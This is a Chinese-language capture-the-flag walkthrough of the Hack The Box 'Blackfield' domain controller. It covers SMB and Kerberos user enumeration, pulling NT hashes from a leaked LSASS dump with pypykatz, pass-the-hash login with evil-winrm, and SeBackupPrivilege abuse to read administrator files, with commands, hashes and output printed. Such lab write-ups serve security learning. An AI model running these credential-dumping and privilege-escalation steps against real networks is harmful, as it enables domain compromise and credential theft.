Blackfield

Nmap扫描结果显示：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ sudo nmap -sC -sV 10.10.10.192 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-23 11:16 EDT
Nmap scan report for 10.10.10.192
Host is up (0.36s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-23 22:18:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2022-08-23T22:19:01
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.64 seconds
```

先看看smb服务：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ smbclient -N -L //10.10.10.192

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.192 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ smbmap -H 10.10.10.192 -u annoymous
[+] Guest session       IP: 10.10.10.192:445    Name: 10.10.10.192
The NETBIOS connection with the remote host timed out.
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               NO ACCESS
        SYSVOL                                                  NO ACCESS       Logon server share
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ smbclient -N //10.10.10.192/IPC$
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> exit
```

enum4linux显示结果如下：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ enum4linux 10.10.10.192
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Aug 23 11:25:09 2022

 ========================( Target Information )========================

Target ........... 10.10.10.192
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.192 )======================


[E] Can't find workgroup/domain


 ======================( Nbtstat Information for 10.10.10.192 )======================

Looking up status of 10.10.10.192
No reply from 10.10.10.192

 ======================( Session Check on 10.10.10.192 )======================


[+] Server 10.10.10.192 allows sessions using username '', password ''

 ======================( Getting domain SID for 10.10.10.192 )======================

Domain Name: BLACKFIELD
Domain Sid: S-1-5-21-4194615774-2175524697-3563712290

[+] Host is part of a domain (not a workgroup)


 ======================( OS information on 10.10.10.192 )======================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.10.192 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ======================( Users on 10.10.10.192 )======================


[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED


[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 ======================( Share Enumeration on 10.10.10.192 )======================

do_connect: Connection to 10.10.10.192 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.192

 ======================( Password Policy Information for 10.10.10.192 )======================


[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.192 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.192)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.


[E] Failed to get password policy with rpcclient
```

没有价值信息，只知道一个domain：balckfield.local

对于53端口的DNS服务，可以dig试试：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dig @10.10.10.192 blackfield.local

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.10.192 blackfield.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59608
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;blackfield.local.              IN      A

;; ANSWER SECTION:
blackfield.local.       600     IN      A       10.10.10.192

;; Query time: 954 msec
;; SERVER: 10.10.10.192#53(10.10.10.192) (UDP)
;; WHEN: Wed Aug 24 11:42:24 EDT 2022
;; MSG SIZE  rcvd: 61
```

没有价值信息；

试着使用ldapsearch看看：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -h 10.10.10.192 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=BLACKFIELD,DC=local
namingcontexts: CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: DC=DomainDnsZones,DC=BLACKFIELD,DC=local
namingcontexts: DC=ForestDnsZones,DC=BLACKFIELD,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

发现domaindnszones和forestdnszones可能有价值，ldapsearch试试：


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -h 10.10.10.192 -b "DC=BLACKFIELD,DC=LOCAL"
# extended LDIF
#
# LDAPv3
# base <DC=BLACKFIELD,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1

┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -h 10.10.10.192 -b "DC=FORESTDNSZONES,DC=BLACKFIELD,DC=LOCAL"
^[[B^[[B^[[B# extended LDIF
#
# LDAPv3
# base <DC=FORESTDNSZONES,DC=BLACKFIELD,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

ldapsearch没有结果，但是可以针对88端口，使用kerbrute遍历用户名：


```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ ../../kerbrute userenum -d BLACKFIELD.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.192

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/24/22 - Ronnie Flathers @ropnop

2022/08/24 11:39:48 >  Using KDC(s):
2022/08/24 11:39:48 >   10.10.10.192:88

2022/08/24 11:45:40 >  [+] VALID USERNAME:       support@BLACKFIELD.LOCAL
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ ../../kerbrute userenum -d BLACKFIELD.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.192

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/24/22 - Ronnie Flathers @ropnop

2022/08/24 11:39:48 >  Using KDC(s):
2022/08/24 11:39:48 >   10.10.10.192:88

2022/08/24 11:45:40 >  [+] VALID USERNAME:       support@BLACKFIELD.LOCAL
2022/08/24 12:07:04 >  [+] VALID USERNAME:       administrator@BLACKFIELD.LOCAL
2022/08/24 14:18:19 >  [+] VALID USERNAME:       Guest@BLACKFIELD.LOCAL
2022/08/24 14:19:03 >  [+] VALID USERNAME:       Administrator@BLACKFIELD.LOCAL
2022/08/24 19:50:26 >  [+] VALID USERNAME:       Support@BLACKFIELD.LOCAL
2022/08/24 22:15:51 >  [+] VALID USERNAME:       GUEST@BLACKFIELD.LOCAL
^C
```

（这是后面补上的结果，可以看出来跑了很久）

跑了很久就一个，先用着试试，GetNPUsers.py：




获得support密码之后尝试登陆，只能登录到smb服务：



没有价值信息；

rpcclient登陆可行，强制设置用户信息：



然后crackmapexec发现不能进evil-winrm，只能进smb，smbclient连接下载价值文件：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ smbclient -U audit2020 //10.10.10.192/forensic --password='0×df!!!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 08:03:16 2020
  ..                                  D        0  Sun Feb 23 08:03:16 2020
  commands_output                     D        0  Sun Feb 23 13:14:37 2020
  memory_analysis                     D        0  Thu May 28 16:28:33 2020
  tools                               D        0  Sun Feb 23 08:39:08 2020

                5102079 blocks of size 4096. 1681781 blocks available
smb: \> cd memory_analysis
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 16:28:33 2020
  ..                                  D        0  Thu May 28 16:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 16:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 16:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 16:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 16:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 16:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 16:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 16:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 16:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 16:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 16:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 16:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 16:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 16:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 16:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 16:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 16:27:53 2020

                5102079 blocks of size 4096. 1681781 blocks available
smb: \memory_analysis\> get lsass.zip
getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip (3673.3 KiloBytes/sec) (average 3673.3 KiloBytes/sec)
smb: \memory_analysis\> exit

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ ls
commands_output  lsass.zip  memory_analysis  support.hash  support_ldap  tools

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ ls -la
total 180672
drwxrwxrwx  5 kali kali      4096 Aug 26 10:25 .
drwxrwxrwx 24 kali kali      4096 Aug 26 06:40 ..
drwxrwxrwx  2 kali kali      4096 Aug 25 12:13 commands_output
-rw-r--r--  1 kali kali 143044222 Feb 23  2020 lsass.DMP
-rw-r--r--  1 kali kali  41936098 Aug 26 10:24 lsass.zip
drwxrwxrwx  2 kali kali      4096 Aug 25 12:12 memory_analysis
-rwxrw-rw-  1 kali kali       562 Aug 24 12:00 support.hash
-rwxrw-rw-  1 kali kali         0 Aug 25 11:59 support_ldap
drwxrwxrwx  2 kali kali      4096 Aug 25 12:12 tools

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ rm lsass.zip

┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0×421826 type
```

使用pypykatz：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None

== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
        == MSV ==
                Username: DC01$
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: NA
        == WDIGEST [5950b]==
                username DC01$
                domainname BLACKFIELD
                password None
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.local
                Password: 260053005900560045002b003c0079006e00750060005100 6c003b006700760045004500210066002400440 06f004f0030004600 2b002c006700500040005000600660072006100600 07a003400260047003300 4b0027006d0048003a002600270040 05e00530
700240046004e00570057007800370040 02d004e0024005e00270062007a00420031004400750063003300 5e0045007a005d0045006e0020006b006800600062002700590053005600370040 06c00230040004700330040002a00280062002400 5d006a00250023004c005e005b00510060006e
430050002700 3c005600620030004900 3600
        == WDIGEST [5950b]==
                username DC01$
                domainname BLACKFIELD
                password None

== LogonSession ==
authentication_id 365493 (593b5)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.200147+00:00
sid S-1-5-96-0-2
luid 365493
        == MSV ==
                Username: DC01$
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
```

找到svc_backup的口令的hash，可以直接使用evil-winrm登陆：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Blackfield]
└─$ evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\svc_backup\desktop> cat user.txt
3920bb317a0bef51027e2852be64b543
*Evil-WinRM* PS C:\Users\svc_backup\desktop>
```

使用whoami /priv命令查看用户权限：

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_backup\Documents> net user svc_backup
User name                    svc_backup
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/23/2020 10:54:48 AM
Password expires             Never
Password changeable          2/24/2020 10:54:48 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/23/2020 11:03:50 AM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

使用搜索到的WP进行提权操作：

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload ./SeBackupPrivilege-master/SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeCmdLets.dll
Info: Uploading ./SeBackupPrivilege-master/SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeCmdLets.dll to C:\Users\svc_backup\Documents\SeBackupPrivilegeCmdLets.dll


Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload ./SeBackupPrivilege-master/SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeUtils.dll
Info: Uploading ./SeBackupPrivilege-master/SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeUtils.dll to C:\Users\svc_backup\Documents\SeBackupPrivilegeUtils.dll


Data: 21844 bytes of 21844 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_backup\Documents> import-module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\svc_backup\Documents> import-module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\Users\svc_backup\Documents> robocopy /b C:\Users\Administrator\Desktop\ C:\

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Sunday, August 28, 2022 4:05:19 PM
   Source : C:\Users\Administrator\Desktop\
     Dest : C:\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           3    C:\Users\Administrator\Desktop\
        *EXTRA Dir        -1    C:\$Recycle.Bin\
        *EXTRA Dir        -1    C:\Documents and Settings\
        *EXTRA Dir        -1    C:\PerfLogs\
        *EXTRA Dir        -1    C:\profiles\
        *EXTRA Dir        -1    C:\Program Files\
        *EXTRA Dir        -1    C:\Program Files (x86)\
        *EXTRA Dir        -1    C:\ProgramData\
        *EXTRA Dir        -1    C:\Recovery\
        *EXTRA Dir        -1    C:\System Volume Information\
        *EXTRA Dir        -1    C:\Users\
        *EXTRA Dir        -1    C:\Windows\
          *EXTRA File             704.0 m        pagefile.sys
            New File                32        root.txt
  0%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0        11
   Files :         3         1         2         0         0         1
   Bytes :       761        32       729         0         0  704.00 m
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00
   Ended : Sunday, August 28, 2022 4:05:19 PM

*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd c:
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ../../../
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/26/2020   5:38 PM                PerfLogs
d-----          6/3/2020   9:47 AM                profiles
d-r---         3/19/2020  11:08 AM                Program Files
d-----          2/1/2020  11:05 AM                Program Files (x86)
d-r---         2/23/2020   9:16 AM                Users
d-----         9/21/2020   4:29 PM                Windows
-a----         2/28/2020   4:36 PM            447 notes.txt
-a----         11/5/2020   8:38 PM             32 root.txt


*Evil-WinRM* PS C:\> cat notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
*Evil-WinRM* PS C:\> cat root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\>
```